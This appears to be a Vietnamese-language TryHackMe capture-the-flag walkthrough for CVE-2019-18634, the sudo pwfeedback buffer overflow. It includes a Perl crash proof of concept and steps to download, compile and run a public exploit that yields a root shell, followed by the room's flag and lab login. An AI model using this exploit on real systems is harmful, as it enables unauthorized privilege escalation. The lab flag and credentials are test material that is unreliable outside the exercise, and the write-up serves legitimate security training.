Task 2 Buffer Overflow

- Tại thời điểm viết bài, CVE-2019-18634 là sản phẩm mới nhất của Joe Vennix - cũng chính là người đã mang đến cho chúng tôi lỗ hổng bỏ qua bảo mật mà chúng tôi đã sử dụng trong phòng Bỏ qua bảo mật. Cái này kỹ thuật hơn một chút, sử dụng tấn công tràn bộ đệm để lấy quyền root. Nó đã được vá, nhưng ảnh hưởng đến các phiên bản sudo trước 1.8.26.
- Hãy phá vỡ điều này một chút.
- Trong phòng Bỏ qua bảo mật, tôi đã đề cập ngắn gọn rằng bạn có thể thêm các nội dung vào tệp /etc/sudoers để cấp thêm quyền cho người dùng có đặc quyền thấp hơn. Đối với cách khai thác này, chúng tôi quan tâm nhiều hơn đến một trong các tùy chọn khác có sẵn: cụ thể là tùy chọn có tên pwfeedback. Tùy chọn này hoàn toàn mang tính thẩm mỹ và thường bị tắt theo mặc định (ngoại trừ ElementaryOS và Linux Mint - mặc dù bây giờ họ cũng có thể sẽ ngừng sử dụng tùy chọn này). Nếu bạn đã từng sử dụng Linux trước đây thì bạn có thể nhận thấy rằng mật khẩu được nhập vào thiết bị đầu cuối thường không hiển thị bất kỳ đầu ra nào; pwfeedback giúp mỗi khi bạn nhập một ký tự, dấu hoa thị sẽ hiển thị trên màn hình. Trong tệp /etc/sudoers, nó được chỉ định như sau:

```
root@sudo-bof:/home/tryhackme# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset,pwfeedback
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

- Đây là bắt. Khi tùy chọn này được bật, có thể thực hiện tấn công tràn bộ đệm vào lệnh sudo. Để giải thích nó thực sự đơn giản, khi một chương trình chấp nhận đầu vào từ người dùng, nó sẽ lưu trữ dữ liệu trong một kích thước không gian lưu trữ đã đặt. Một cuộc tấn công tràn bộ đệm xảy ra khi bạn nhập quá nhiều dữ liệu vào đầu

vào khiến nó tràn ra khỏi không gian lưu trữ này và vào "hộp" tiếp theo, ghi đè lên dữ liệu trong đó. Theo như chúng tôi được biết, điều này có nghĩa là nếu chúng tôi điền vào ô mật khẩu của lệnh sudo nhiều rác, thì cuối cùng chúng tôi có thể đưa nội dung của chính mình vào. Điều này có thể có nghĩa là chúng ta lấy Shell làm gốc! Khai thác này hoạt động bất kể chúng tôi có bất kỳ quyền sudo nào để bắt đầu hay không, không giống như trong CVE-2019-14287, nơi chúng tôi phải có một bộ quyền rất cụ thể ngay từ đầu.

- Đây là một bằng chứng về khái niệm:

```
tryhackme@sudo-bof:~$ perl -e 'print(("A" x 100 . "\x{00}") x 50)' | sudo -S id
[sudo] password for tryhackme: Segmentation fault
```

- Trong lệnh này, chúng tôi đang sử dụng ngôn ngữ lập trình Perl để tạo ra nhiều thông tin mà sau đó chúng tôi sẽ chuyển vào lệnh sudo dưới dạng mật khẩu bằng cách sử dụng toán tử đường ống (|). Lưu ý rằng điều này không thực sự cấp cho chúng tôi quyền root -- thay vào đó, nó hiển thị cho chúng tôi thông báo lỗi: Segmentation fault, về cơ bản có nghĩa là chúng tôi đã cố truy cập vào một số bộ nhớ mà lẽ ra chúng tôi không thể truy cập. Điều này chứng tỏ lỗ hổng tràn bộ đệm đang tồn tại: bây giờ chúng ta chỉ cần khai thác nó!
- Khai thác cụ thể mà chúng tôi sẽ sử dụng được viết bởi Saleem Rashid (@saleemrash1d)
- Đây là chương trình được viết bằng C khai thác CVE-2019-18634. Trên thực tế, các cuộc tấn công BOF phức tạp hơn đáng kể so với phần giải thích ở trên, vì vậy chúng tôi sẽ không đi sâu vào chi tiết về những gì chương trình đang thực hiện chính xác, nhưng bạn có thể tưởng tượng rằng nó đang làm điều tương tự như trong phần giải thích : điền thông tin rác vào trường mật khẩu, sau đó ghi đè thứ gì đó quan trọng hơn trong "hộp" tiếp theo bằng mã cung cấp cho chúng tôi trình bao gốc.
- Tôi đã tải lên một bản sao mã được biên dịch vào máy ảo, vì vậy tất cả những gì bạn cần làm là chạy nó. Phần tiếp theo này rất thú vị (và hữu ích nếu bạn cần sử dụng chương trình này cho CTF hoặc thử thách hack khác), nhưng không cần thiết để hoàn thành phòng. Đây là quy trình mà bạn sẽ sử dụng nếu bạn tải xuống và biên dịch chương trình cho chính mình:

```
root@kali:~/cve-2019-18634# wget https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
--2020-02-08 04:50:52--  https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.16.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.16.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6267 (6.1K) [text/plain]
Saving to: 'exploit.c'

exploit.c                                   100%[=========================================================================================================>]   6.12K  --.-KB/s    in 0.002s

2020-02-08 04:50:52 (3.73 MB/s) - 'exploit.c' saved [6267/6267]

root@kali:~/cve-2019-18634# gcc -o exploit exploit.c
root@kali:~/cve-2019-18634# ls
exploit  exploit.c
```


+ Trước tiên, bạn tải xuống chương trình (trong trường hợp này, tôi đã sử dụng wget để thực hiện trong thiết bị đầu cuối). Bạn có thể tìm thấy mã nguồn trên github của Saleem, vì vậy nếu bạn quan tâm, tôi thực sự khuyên bạn nên đọc qua mã để xem nó làm gì!
+ Tiếp theo bạn biên dịch chương trình. Tôi đã sử dụng gcc để biên dịch khai thác: gcc -o <output-file> <source-file>


+ Lưu ý rằng có hai tệp trong thư mục -- một tệp màu xanh có tên exploit là tệp thực thi đã biên dịch của chúng tôi và một tệp màu trắng có tên exploit.c là tệp nguồn ban đầu.
+ Sau đó, bạn sẽ tải tệp lên máy đích và chạy nó:


```
tryhackme@sudo-bof:~$ whoami
tryhackme
tryhackme@sudo-bof:~$ ./exploit
[sudo] password for tryhackme:
Sorry, try again.
# whoami
root
```


Như đã nói từ trước, mình đã tổng hợp và upload cho các bạn rồi. Tất cả những gì bạn cần làm là đăng nhập vào máy và chạy khai thác, chỉ để xem nó hoạt động cho chính bạn.

Bây giờ đến lượt bạn.
SSH vào máy mà bạn đã triển khai trước đó, sử dụng cổng 4444.
Thông tin đăng nhập là:
Tên người dùng: tryhackme
Mật khẩu: tryhackme
Nếu bạn đang sử dụng Linux, lệnh sẽ giống như sau:
ssh -p 4444 tryhackme@MACHINE_IP




TryHackMe | Sudo Buffer
Sudo version 1.8.21p2 CVE
sudo-cve-2019-18634/ex
https://github.com/saleemrashid/sudo-cve-2019-18634/blob/master/exp
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Sign up
saleemrashid / sudo-cve-2019-18634
Public
Notifications
Fork 46
Star 173
Code
Issues 2
Pull requests
Actions
Projects
Security
Insights
master
sudo-cve-2019-18634 / exploit.c
Go to file
saleemrashid Makefile: Add -std=c99
Latest commit 0d66f08 on Feb 13, 2020
History
1 contributor
198 lines (180 sloc)
6.16 KB
Raw
Blame
#define _GNU_SOURCE
#include <assert.h>
#include <err.h>
#include <fcntl.h>
#include <limits.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdlib.h>
#include <termios.h>
#include <unistd.h>
#define TGP_ASKPASS 0x4
#define SUDO_CONV_REPL_MAX 255


(root㉿kali)-[/home/kali/tryhackme/cve_2019_18634]
gcc -o exploit exploit.c
(root㉿kali)-[/home/kali/tryhackme/cve_2019_18634]
ls
exploit exploit.c
(root㉿kali)-[/home/kali/tryhackme/cve_2019_18634]
#


tryhackme@sudo-bof:~$ who
who whoami
tryhackme@sudo-bof:~$ whoami
tryhackme
tryhackme@sudo-bof:~$ ls
exploit
tryhackme@sudo-bof:~$ ./exploit
[sudo] password for tryhackme:
Sorry, try again.
whoami
root
cat /root/root.txt
THM{buff3r_0v3rfl0w_rul3s}
#